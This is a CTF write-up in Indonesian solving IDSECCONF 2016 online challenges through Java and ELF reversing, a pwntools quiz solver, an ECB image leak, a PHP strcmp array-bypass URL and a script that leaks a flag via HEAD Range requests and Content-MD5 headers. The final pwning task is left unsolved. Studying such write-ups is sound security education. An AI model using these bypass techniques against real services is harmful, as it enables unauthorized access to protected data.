How to Hack **#IDSECCONF**2016   
CTF Online Challenges

Muhammad Abrar Istiadi

1. Kopi

Reversing - 50 points

# Soal

|  |
| --- |
| Lihat, seruput dan rasakan.  [kopi.zip](https://ctf.idsecconf.org/download?file_key=be7963b799741f2da3f54d1f808d429d598f4e66764a8bd3d20473317a54c9fd&team_key=2a3d00950bcec988c6f9a00242687028ade2e180c4a337d64a8761b253b2df59) - 8541262e67b3d55f5e71de07b5d259be |

# Solusi

Diberikan file Kopi.class, decompile file class Java tersebut dengan tools online, dapat source berikut:

|  |
| --- |
| **import** **java.io.PrintStream**; **import** **java.util.Stack**;  **class** **Kopi** {wh   Kopi()  {  flag = **new** StringBuilder();  }   **private** String getFlag()  {  **return** flag.toString();  }   **private** boolean checkPassword(String s)  **throws** Exception  {  String as[] = s.split("-");  Stack stack = **new** Stack();  Stack stack1 = **new** Stack();  String as1[] = as;  int j = as1.length;  **for**(int k = 0; k < j; k++)  {  String s1 = as1[k];  stack.push(Integer.valueOf(Integer.parseInt(s1)));  }   int i = ((Integer)stack.pop()).intValue();  stack1.push(Integer.valueOf(i));  j = ((Integer)stack.pop()).intValue();  stack1.push(Integer.valueOf(j));  **while**(!stack.empty())   {  int l = ((Integer)stack.pop()).intValue();  **if**(l != i - j)  **return** **false**;  stack1.push(Integer.valueOf(l));  i = j;  j = l;  }  **if**(i \* (j / i) != 1)  **return** **false**;  **for**(int i1 = 0; i1 < buff.length; i1++)  {  buff[i1] -= ((Integer)stack1.pop()).intValue();  flag.append((char)buff[i1]);  }   **return** **true**;  }   **public** **static** void main(String args[])  {  **if**(args.length != 1)  {  System.out.println("Usage: Kopi <password>");  **return**;  }  System.out.println((**new** StringBuilder())  .append("Checking ... ").append(args[0]).toString());  Kopi kopi = **new** Kopi();  boolean flag1 = **false**;  **try**  {  flag1 = kopi.checkPassword(args[0]);  }  **catch**(Exception exception)  {  System.out.println("Invalid password");  **return**;  }  **if**(flag1)  System.out.println((**new** StringBuilder())  .append("The flag is: ").append(kopi.getFlag()).toString());  **else**  System.out.println("Invalid password");  }  **private** StringBuilder flag;  **private** **static** int buff[] = {  103, 109, 99, 106, 128, 81, 89, 126, 141, 156,   163, 241, 351, 474, 715, 1097, 1664, 2668, 4251, 6890  };  } |

Jadi program meminta input yang nanti akan digunakan untuk mengurangi variabel “buff” yang nanti akan jadi flagnya, dengan menggunakan struktur data stack. Masalahnya, input apa yang valid?

### Leap of Faith

Tanpa memikirkan lebih jauh tentang algoritma pengecekannya, saya langsung olah variabel “buff” tersebut, karena sepertinya mirip kode ASCII, baru kemudian memikirkan dikurangi berapa supaya jadi flag yang kira-kira valid (103, 109, 99, 106, 128, 81, 89, 126, 141, 156, 163, 241, 351, 474, 715, 1097, 1664, 2668, 4251, 6890).

Asumsi pertama adalah 4 huruf awalnya “flag” (ASCII: 102, 108, 97, 103). Bandingkan dengan 4 angka pertama buff: (103, 109, 99, 106). Kalau kita kurangkan hasilnya adalah: (1, 1, 2, 3). Kelihatannya seperti deret Fibonacci, sepertinya angka-angka dari program harus dikurangi dengan deret Fibonacci sepanjang itu.

Coba secara singkat di Python

|  |
| --- |
| In [1]: buff = [103, 109, 99, 106, 128, 81, 89, 126, 141, 156, 163,  241, 351, 474, 715, 1097, 1664, 2668, 4251, 6890]  In [2]: fibo = [1, 1, 2, 3, 5, 8, 13, 21, 34, 55, 89, 144, 233,  377, 610, 987, 1597, 2584, 4181, 6765, 10946,   17711, 28657, 46368, 75025, 121393, 196418, 317811]  In [3]: key = [buff[i] - fibo[i] for i in range(len(buff))]  In [4]: ''.join([chr(x) for x in key])  Out[4]: 'flag{ILikeJavainCTF}' |

Didapatkan flagnya:

**flag{ILikeJavainCTF}**

2. Bit

Reversing - 100 points

# Soal

|  |
| --- |
| Service: 128.199.232.109  Port: 17846  \*Test Koneksi: #nc 128.199.232.109 17846  [bit](https://ctf.idsecconf.org/download?file_key=b78b8f66c9f00dd1bace2c159f65d3cc571a4a24666088a0a83fe5ac82d3c628&team_key=2a3d00950bcec988c6f9a00242687028ade2e180c4a337d64a8761b253b2df59) - a92562f03e45993bc45412a2f73a4dfa |

# Solusi

Diberikan file ELF 64-bit, stripped, jika di-decompile dengan IDA didapatkan source berikut (nama fungsi dan variabel lokal sudah saya rename sendiri secara manual):

|  |
| --- |
| int **\_\_cdecl** main(int argc, **const** char \*\*argv, **const** char \*\*envp) {  unsigned int t; *// eax@1*  signed **\_\_int64** r; *// rbx@1*  int result; *// eax@5*  signed int saldo; *// [sp+14h] [bp-2Ch]@7*  **\_\_int64** tebakanku; *// [sp+18h] [bp-28h]@3*  **\_\_int64** taruhanku; *// [sp+20h] [bp-20h]@3*  **\_\_int64** jawaban; *// [sp+28h] [bp-18h]@1*   t = time(0LL);  srand(t);  r = (signed **\_\_int64**)rand() << 32;  jawaban = r | rand();  **if** ( jawaban > 13 )  jawaban += 14LL;  puts("++++ BITCOIN KASINO ++++!");  fflush(0LL);  sleep(3u);  puts("Eddy Tongsis Masuk Dengan BTC90000...**\n**Gayus Timbunan Masuk Dengan BTC100000...**\n** Dan Kamu Dengan Saldo 100BTC.");  fflush(0LL);  sleep(3u);  puts("Tebak Angka Yang Akan Naik - (Diatas 13)");  fflush(0LL);  sleep(3u);  printf("Masukkan Angka Keberuntunganmu: ", argv);  fflush(0LL);  \_\_isoc99\_scanf(0x400D59LL, &tebakanku);  printf("Nilai Taruhanmu (BTC): ", &tebakanku);  fflush(0LL);  \_\_isoc99\_scanf(0x400D76LL, &taruhanku);  **if** ( (signed int)taruhanku <= 100 && taruhanku >= 0 )  {  progress(8);  puts("Hasilnya adalah...");  fflush(0LL);  sleep(3u);  **if** ( tebakanku == jawaban )  {  puts("Ajaib! Selamat Atas Tebakannya.");  saldo = taruhanku + 100;  }  **else**  {  saldo = 100 - taruhanku;  printf("Bukan %lld. Yang Benar Adalah %lld.**\n**", tebakanku, jawaban);  }  fflush(0LL);  sleep(3u);  **if** ( saldo > 100000 )  {  progress(5);  printf("Anda Memenangkan %dBTC**\n**Selain Itu Akan Kami Berikan Bonus Berupa**\n**",   (unsigned int)saldo);  sleep(5u);  giveflag();  }  **else**  {  printf("Kamu Kalah! (%dBTC) **\n**", (unsigned int)saldo);  }  result = 0;  }  **else**  {  puts("Taruhan ditolak, saldo kamu hanya 100BTC");  result = 0;  }  **return** result; } |

Jadi intinya kita disuruh menebak suatu angka random, dan juga memberikan nilai taruhan. Jika tebakan kita benar, uang kita akan ditambah dengan taruhan, dan jika salah, akan dikurangi sebesar taruhan. Jika di akhir uang kita melebihi 100000, kita menang dan dapat flag.

Sekilas tidak mungkin, karena taruhan kita dibatasi dari 0 sampai 100. Kalaupun tebakan benar, uang kita hanya bertambah 100 menjadi 200, dan program juga tidak looping sehingga tidak mungkin mencapai nilai 100000.

Mungkin kita bisa mencurangi dengan memasukkan taruhan bernilai minus, dan memasukkan angka asal saja, sehingga kode ini:


|  |
| --- |
| saldo = 100 - taruhanku;  printf("Bukan %lld. Yang Benar Adalah %lld.**\n**", tebakanku, jawaban); |

Akan membuat saldo kita menjadi jauh lebih besar (100 dikurangi -100000 akan menjadi 100100 misalnya).

Tapi sayangnya ada pengecekan berikut:

|  |
| --- |
| **if** ( (signed int)taruhanku <= 100 && taruhanku >= 0 ) |

Yang kalau di assembly adalah pengecekan dengan JG (cek <= 100) dan JNS (cek >= 0)



Salah satu yang terpikirkan adalah menggunakan nilai maksimum integer 32-bit, yaitu 4294967295, atau (11111111111111111111111111111111) dalam biner.

Pengecekan pertama, karena menggunakan “cmp eax, 100” dan test yang signed (JG), maka nilai pada register EAX (11111111111111111111111111111111) ini akan dianggap -1, sehingga lolos pengecekan   
<= 100.

Pengecekan kedua, adalah dengan “test rax, rax” dan JNS. Nilai taruhan kita tadi kalau disimpan di register RAX (64-bit) akan bernilai dalam biner:

0000000000000000000000000000000011111111111111111111111111111111

Jika dilakukan “test rax, rax”, bilangan tersebut dianggap bilangan positif 64-bit (karena bit depannya 0), sehingga akan lolos dari JNS dan pengecekan >= 0.

Jika dimasukkan angka tersebut ke program (dengan angka tebakan asal saja supaya salah):

|  |
| --- |
| $ ./bit  ++++ BITCOIN KASINO ++++!  Eddy Tongsis Masuk Dengan BTC90000...  Gayus Timbunan Masuk Dengan BTC100000...  Dan Kamu Dengan Saldo 100BTC.  Tebak Angka Yang Akan Naik - (Diatas 13)  Masukkan Angka Keberuntunganmu: **0**  Nilai Taruhanmu (BTC): **4294967295**  ========= Hasilnya adalah...  Bukan 0. Yang Benar Adalah 5381429336863665181.  Kamu Kalah! (**101**BTC) |

Lihat bahwa kita kalah tapi saldo malah bertambah, artinya kita berhasil memasukkan angka -1. Dari sini sudah jelas, kita akan memasukkan angka (4294967295 - 100000 = 4294867295) supaya saldo bertambah 100001 meski kita kalah.

Arahkan ke remote server soal:

|  |
| --- |
| $ nc 128.199.232.109 17846  ++++ BITCOIN KASINO ++++!  Eddy Tongsis Masuk Dengan BTC90000...  Gayus Timbunan Masuk Dengan BTC100000...  Dan Kamu Dengan Saldo 100BTC.  Tebak Angka Yang Akan Naik - (Diatas 13)  Masukkan Angka Keberuntunganmu: **0**  Nilai Taruhanmu (BTC): **4294867295**  ========= Hasilnya adalah...  Bukan 0. Yang Benar Adalah 1420821384614299086.  ====== Anda Memenangkan **100101**BTC  Selain Itu Akan Kami Berikan Bonus Berupa  flag{Integer\_H4ri\_Ini} |

Didapatkan flag:

**flag{Integer\_H4ri\_Ini}**

3. Signal First to solve this challenge!

Reversing - 150 points

# Soal

|  |
| --- |
| cari passwordnya dapatkan flagnya  [signal](https://ctf.idsecconf.org/download?file_key=440f0a9a29f1f25b9affb612ecc074c200f278e855c0da7b2099c8e14da47e7e&team_key=2a3d00950bcec988c6f9a00242687028ade2e180c4a337d64a8761b253b2df59) - 66709fa0e58608c25f37af97bf0f1c03 |

# Solusi

Diberikan file ELF 64-bit, not stripped. Hasil dekompilasi dengan IDA:

|  |
| --- |
| int **\_\_cdecl** main(int argc, **const** char \*\*argv, **const** char \*\*envp) {  int result; *// eax@2*  size\_t v4; *// rax@3*  unsigned **\_\_int64** v5; *// rax@3*  unsigned **\_\_int64** v6; *// rdx@3*  unsigned **\_\_int64** v7; *// rt2@3*  double v8; *// xmm0\_8@4*  **\_\_int64** (**\_\_fastcall** \*v9)(); *// [sp+20h] [bp-1B0h]@3*  **\_\_int64** v10; *// [sp+28h] [bp-1A8h]@3*  int v11; *// [sp+A8h] [bp-128h]@3*  double v12; *// [sp+1C8h] [bp-8h]@6*   **if** ( argc > 1 )  {  memset(input, 0, 0x200uLL);  strncpy(input, argv[1], 0x1FFuLL);  signal(10, usr\_1);  sigemptyset((sigset\_t \*)&v10);  v11 = 0x10000000;  v9 = fpe;  sigaction(8, (**const** **struct** sigaction \*)&v9, 0LL);  v4 = strlen(input);  v7 = 1 % (v4 - 16);  v5 = 1 / (v4 - 16);  v6 = v7;  **if** ( (v5 & 0x8000000000000000LL) != 0LL )  {  v6 = v5 & 1 | (v5 >> 1);  v8 = (double)(signed int)v6 + (double)(signed int)v6;  }  **else**  {  v8 = (double)(signed int)v5;  }  v12 = v8;  printf("checking %f**\n**", &v9, v6, v8);  printf("%s", invalid\_pass);  result = 0;  }  **else**  {  puts("usage: signal <password>");  result = 0;  }  **return** result; } |

Program merespon dua signal[[1]](#footnote-0):

* Signal 8: SIGUSR1
* Signal 10: SIGFPE

Handler untuk SIGUSR1 adalah fungsi pengecekan password:

|  |
| --- |
| void usr\_1() {  int sig; *// [sp+10h] [bp-10h]@1*  int v1; *// [sp+14h] [bp-Ch]@1*  int v2; *// [sp+1Ch] [bp-4h]@1*   sig = 2;  v1 = 12;  v2 = (int\_input ^ 0x1122334455667788LL) == password;  signal(2, incorrect\_password);  signal(12, correct\_password);  kill(0, \*(&sig + v2)); } |

Handler untuk SIGFPE adalah fungsi untuk mengubah input menjadi angka (sebagai hexadecimal) dan men-trigger SIGUSR1:

|  |
| --- |
| void \_\_noreturn fpe() {  char \*endptr; *// [sp+18h] [bp-8h]@1*   puts("Start password checking...");  int\_input = strtoll(input, &endptr, 16);  kill(0, 10);  exit(0); } |

Di main, ada statemen ini:

|  |
| --- |
| v4 = strlen(input);  v7 = 1 % (v4 - 16);  v5 = 1 / (v4 - 16); |

Lihat bahwa jika kita ingin men-trigger SIGFPE, kita harus membuat pembagian dengan nol, sehingga dari sini kita tahu bahwa v4 (panjang input) harus bernilai 16 supaya   
1 / (v4 - 16) menjadi 1 / (16 - 16).

Kemudian di fungsi pengecekan password:

|  |
| --- |
| v2 = (int\_input ^ 0x1122334455667788LL) == password; |

Input kita di-XOR dengan 0x1122334455667788 harus bernilai sama dengan variabel global password:

|  |
| --- |
| .data:0000000000601280 password dq **62A2A01426E579E**h |

XOR keduanya:

|  |
| --- |
| >>> 0x1122334455667788 ^ 0x62A2A01426E579E  1659604247215874070 |

Lihat panjang angkanya bukan 16 tapi 19. Kalau kita lihat lagi di fungsi respon SIGFPE, input angka kita harus berupa hex (diubah dengan strtoll() basis 16):

|  |
| --- |
| int\_input = strtoll(input, &endptr, 16); |

Sehingga input yang valid adalah:

|  |
| --- |
| >>> hex(1659604247215874070)  '0x1708194517082016' |

Bisa dimasukkan ke program untuk memastikan:

|  |
| --- |
| $ ./signal 1708194517082016  Start password checking...  correct password, the flag is **flag{1708194517082016}** |

4. Sequence

Misc - 100 points

# Soal

|  |
| --- |
| Service: 128.199.236.209  Port: 17845  \*Test Koneksi: #nc 128.199.236.209 17845 |

# Solusi

Ini adalah kuis sekuens bilangan sepertinya:

|  |
| --- |
| $ nc 128.199.236.209 17845  Halo Player,? Pola Token Segitiga...  Kamu punya 15.00 detik menjawab elemen dari index Ke: 12 |

Tantangan pertama adalah menentukan bilangan segitiga[[2]](#footnote-1) yang ke-n. Ini bisa diselesaikan dengan script berikut (setelah dicoba ternyata ada 8 kali permintaan):

|  |
| --- |
| **from** **pwn** **import** \*  r = remote("128.199.236.209", 17845)  **print** r.recvuntil("Pola Token Segitiga...")  **def** tri(n):   **return** n\*(n+1)/2  **for** i **in** range(9):   **print** r.recvuntil("index Ke: ")  soal = r.recvline().strip()  **print** "[-] Soal: " + soal   jawaban = tri(int(soal))  **print** "[+] Jawab: " + str(jawaban)   r.send(str(jawaban)) |

Tantangan kedua adalah menentukan bilangan Fibonacci ke-n. Terdengar biasa, tapi ternyata nilai n yang diminta besar (ribuan), jadi perlu algoritme cukup efisien (yang iteratif misalnya).

|  |
| --- |
| Kerja Yang Bagus! Oke, Ini Bagian Yang Berbeda. Fibonacci!:  Waktumu 10.00 detik menjawab elemen dari index: 6665 |

Bisa diselesaikan dengan script berikut (lanjutan yang pertama tadi), ada 8 kali permintaan juga:

|  |
| --- |
| **print** r.recvuntil("Fibonacci!:")  **def** fib(n):  a, b = 0, 1  **for** \_ **in** range(n):  a, b = b, a+b  **return** a  **for** i **in** range(9):   **print** r.recvuntil("index: ")   soal = r.recvline().strip()  **print** "[-] Soal: " + soal   jawaban = fib(int(soal)-1)  **print** "[+] Jawab: " + str(jawaban)   r.send(str(jawaban))   **print** r.recv(1024) |

Setelah dua kuis tadi, diberikan flagnya:

|  |
| --- |
| Mantap Gan, Ini Yang Kamu Cari:  **flag{\_mamat\_dan\_sekur\_selalu\_bersama\_}** |

5. ECB Second to solve this challenge!

Misc - 150 points

# Soal

|  |
| --- |
| [ecb.zip](https://ctf.idsecconf.org/download?file_key=128366c96d79cb4e56c942d3d82311513c96c247dccd450ab8901b17600cf566&team_key=2a3d00950bcec988c6f9a00242687028ade2e180c4a337d64a8761b253b2df59) - d9463e866066d577d217aab69eaefdd4 |

# Solusi

Di dalam arsip ZIP ada dua file:


* File ecb.py yang sepertinya script yang dipakai buat mengenkripsi data
* flag.bmp.encrypted, file flag yang terenkripsi

Script mengenkripsi flag dengan AES mode ECB. Di script disebutkan IV tapi itu sebenarnya tipuan karena mode enkripsi ECB tidak menggunakan IV.


|  |
| --- |
| **from** **Crypto.Cipher** **import** AES **import** **sys** **import** **os** IV\_SIZE = 16 BLOCK\_SIZE = 16  key = sys.argv[1]  mode = AES.MODE\_ECB iv = os.urandom(IV\_SIZE) aes = AES.new(key, mode, iv)  **with** open(sys.argv[2], "rb") **as** f:  data = f.read()  padding = BLOCK\_SIZE - len(data) % BLOCK\_SIZE  data += padding \* "**\x00**"  encrypted = aes.encrypt(data)  **with** open(sys.argv[2] + ".encrypted", "wb") **as** f:  f.write(encrypted) |

Apa yang akan dilakukan? Key-nya tidak diketahui, tidak feasible juga di-bruteforce sepanjang 16 byte. Kita lirik file flagnya. File BMP yang terenkripsi. Seperti yang diketahui, file BMP tidak terkompresi. Kemudian, mode ECB memiliki kelemahan yaitu tidak menyembunyikan pola dari data asli, tapi hanya mengacak polanya saja. Artinya pola dari gambar flag aslinya seharusnya masih terlihat karena BMP.


Anda bisa melihat [artikel Wikipedia ini](https://en.wikipedia.org/wiki/Block_cipher_mode_of_operation), dengan contoh gambar pinguin ini, terlihat ECB tidak menyembunyikan pola:




Maka kita buka gambar terenkripsi dengan GIMP sebagai raw bytes (diubah ekstensinya menjadi .data).



Di sini kita perlu mencoba-coba nilai width-nya supaya terlihat pola yang jelas. Ternyata pada width = 1200 didapatkan pola:



Setelah dibalik, terbaca suatu kalimat Flag meski agak tidak jelas:



Didapatkan flag yang valid:

**Flag{Bad ECB Mode}**

6. Webwob First to solve this challenge!

Web - 100 points

# Soal

|  |
| --- |
| <http://128.199.96.39/> |

# Solusi

Di halaman web kita diberi source codenya:

|  |
| --- |
| <?php  **function** length($x) {  **if** (is\_array($x))  **return** count($x);  **return** strlen($x);  }  **require**("flag.php");  $pass = $\_GET["password"];  $ok = length($pass)==4;  **for** ($i=0; $i<length($pass); $i++) {  **if** (strcmp($pass[$i], $password[$i])!=0) {  $ok = **false**;  **print** "invalid **$i**";  **break**;  } }  **if** ($ok) {  **echo** "The Flag is: ".$FLAG;  **exit**(0); } **else** {  **if** (isset($\_GET["password"]))  **print** "Invalid"; } |

Beberapa hal yang bisa ditangkap dari source tersebut:

* Input parameter password (GET) bisa berupa array atau string, kalau array harus 4 elemen, kalau string harus 4 huruf
* Perbandingan satu per satu huruf dengan password pakai fungsi strcmp()

Kita sebenarnya bisa bruterforce password karena cuma 4 huruf, tapi itu agak lama. Kelemahannya, fungsi strcmp di PHP bisa di-bypass dengan memasukkan array (strcmp($var1, $var2) akan bernilai benar jika $var1 atau $var2 berupa array, apapun isinya). Maka idenya adalah memasukkan password dalam bentuk array di dalam array seperti ini.

|  |
| --- |
| $pass = array(array("a"), array("b"), array("c"), array("d")) |

Hal ini supaya ketika diambil $pass[0] maka akan dapat suatu array("a") yang lolos strcmp(array("a"), $password[i]). Maka kita susun request seperti ini supaya di program jadi struktur array seperti di atas:

|  |
| --- |
| http://128.199.96.39/?password[0][0]=a&password[1][0]=b&password[2][0]=c&password[3][0]=d |

Dapat flagnya:

**The Flag is: flag{AVariant\_Of\_Strcmp}**

7. Headshoot First to solve this challenge!

Web - 200 points

# Soal

|  |
| --- |
| <http://139.59.245.67:8000> |

# Solusi

Di halaman soal disebutkan bahwa flag ada di alamat <http://139.59.245.67:8000/flag.txt>, tapi tidak bisa pakai GET/POST. Maka kita coba request dengan metode OPTIONS untuk mendapatkan request yang diizinkan:

|  |
| --- |
| $ curl -v -X OPTIONS http://139.59.245.67:8000/flag.txt  \* Hostname was NOT found in DNS cache  \* Trying 139.59.245.67...  \* Connected to 139.59.245.67 (139.59.245.67) port 8000 (#0)  > OPTIONS /flag.txt HTTP/1.1  > User-Agent: curl/7.35.0  > Host: 139.59.245.67:8000  > Accept: \*/\*  >  \* HTTP 1.0, assume close after body  < HTTP/1.0 200 OK  < Content-Type: text/html; charset=utf-8  < Allow: **HEAD, OPTIONS**  < Content-Length: 0  < Server: Werkzeug/0.11.10 Python/2.7.6  < Date: Sun, 28 Aug 2016 01:59:39 GMT  <  \* Closing connection 0 |

Jadi bisa pakai HEAD (ada hubungannya sama judul soal?). Mencoba request HEAD:

|  |
| --- |
| $ curl -v -X HEAD http://139.59.245.67:8000/flag.txt  \* Hostname was NOT found in DNS cache  \* Trying 139.59.245.67...  \* Connected to 139.59.245.67 (139.59.245.67) port 8000 (#0)  > HEAD /flag.txt HTTP/1.1  > User-Agent: curl/7.35.0  > Host: 139.59.245.67:8000  > Accept: \*/\*  >  \* HTTP 1.0, assume close after body  < HTTP/1.0 200 OK  < Content-Type: text/html; charset=utf-8  < **Content-MD5: T/JeCTIbbkLdlRS/YqTvHw==**  < X-Compatible-With: Jigsaw  < **Content-Length: 48**  < Server: Werkzeug/0.11.10 Python/2.7.6  < Date: Sun, 28 Aug 2016 02:00:31 GMT  <  \* transfer closed with 48 bytes remaining to read  \* Closing connection 0  curl: (18) transfer closed with 48 bytes remaining to read |

Ada hal yang menarik dari hasil request tersebut:

* MD5 dari content (dalam bentuk base64-encoded, bukan hex-encoded)
* Panjang dari content
* Karena HEAD, content-nya sendiri tidak dikasih (inilah challenge-nya)

MD5 tersebut bisa dijadikan bentuk hex di Python:

|  |
| --- |
| >>> print "T/JeCTIbbkLdlRS/YqTvHw==".decode("base64").encode("hex")  4ff25e09321b6e42dd9514bf62a4ef1f |

Hash tersebut dicari di tools database hash online ternyata tidak ditemukan :(

Kemudian terpikirkan ide, gimana kalau kita request satu byte pertama saja dari konten, dengan header “Range: bytes=0-1”?

|  |
| --- |
| $ curl -v -X HEAD --header "Range: bytes=0-1" http://139.59.245.67:8000/flag.txt  \* Hostname was NOT found in DNS cache  \* Trying 139.59.245.67...  \* Connected to 139.59.245.67 (139.59.245.67) port 8000 (#0)  > HEAD /flag.txt HTTP/1.1  > User-Agent: curl/7.35.0  > Host: 139.59.245.67:8000  > Accept: \*/\*  > Range: bytes=0-1  >  \* HTTP 1.0, assume close after body  < HTTP/1.0 200 OK  < Content-Type: text/html; charset=utf-8  < Content-Range: bytes=0-1  < **Content-MD5: j6FM3XVPkcxlVMnnGSnM5w==**  < X-Compatible-With: Jigsaw  < **Content-Length: 1**  < Server: Werkzeug/0.11.10 Python/2.7.6  < Date: Sun, 28 Aug 2016 02:04:52 GMT  <  \* transfer closed with 1 bytes remaining to read  \* Closing connection 0  curl: (18) transfer closed with 1 bytes remaining to read |

Didapatkan MD5 dari kontennya adalah j6FM3XVPkcxlVMnnGSnM5w== atau 8fa14cdd754f91cc6554c9e71929cce7 dalam hex. Dicari di database hash online ternyata itu adalah hash untuk huruf “f”. Jadi, kita sudah dapat satu huruf pertama flag.

Maka kita bisa lanjutkan untuk karakter selanjutnya (Range: bytes=1-2), dapatkan MD5-nya, “decrypt” MD5 tersebut, dan seterusnya sampai (48-1) kali. Bisa manual, bisa otomatis. Saya buat script untuk mengotomatisasi langkah-langkah tersebut. Untuk tahu suatu MD5 adalah hash dari huruf apa, saya buat database sendiri (karena pasti 1 huruf, jadi bisa dibuat dengan mudah).

|  |
| --- |
| **import** **md5** **import** **httplib**  *# buat database MD5 dari setiap huruf yang mungkin* *# bentuknya: hashdict[suatunilaiMD5] = hurufnya*  hashdict = {}  **for** i **in** range(256):  m = md5.new()  c = chr(i)  m.update(c)  h = m.hexdigest()  hashdict[h] = c  *# mulai cari satu per satu isi flagnya*  k = ""  **for** i **in** range(47):  **print** i  conn = httplib.HTTPConnection("139.59.245.67", 8000)  conn.request("HEAD", "/flag.txt", "", {"Range" : "bytes=" + str(i) + "-" + str(i+1)})  res = conn.getresponse()    serverhash = res.getheaders()[5][1].decode('base64').encode('hex')   k += hashdict[serverhash]   **print** k |

Didapatkan flagnya:

**flag{HaveYouEverSeenMD5ContentHeaderBeforeThis?**

8. Gateway

Pwning - 100 points

# Soal

|  |
| --- |
| Service: 128.199.174.161  Port: 17866  ASLR: Off - Ubuntu 14.04.5 LTS  \*Tes Koneksi: #nc 128.199.174.161 17866  [gateway](https://ctf.idsecconf.org/download?file_key=fc7912e3c3e7e60616cd9789552a6050f11065f0cc6d4f23d75a64cd41a782be&team_key=2a3d00950bcec988c6f9a00242687028ade2e180c4a337d64a8761b253b2df59) - 6a7c0c11a51ff83518e876228dc45159 |

# Solusi

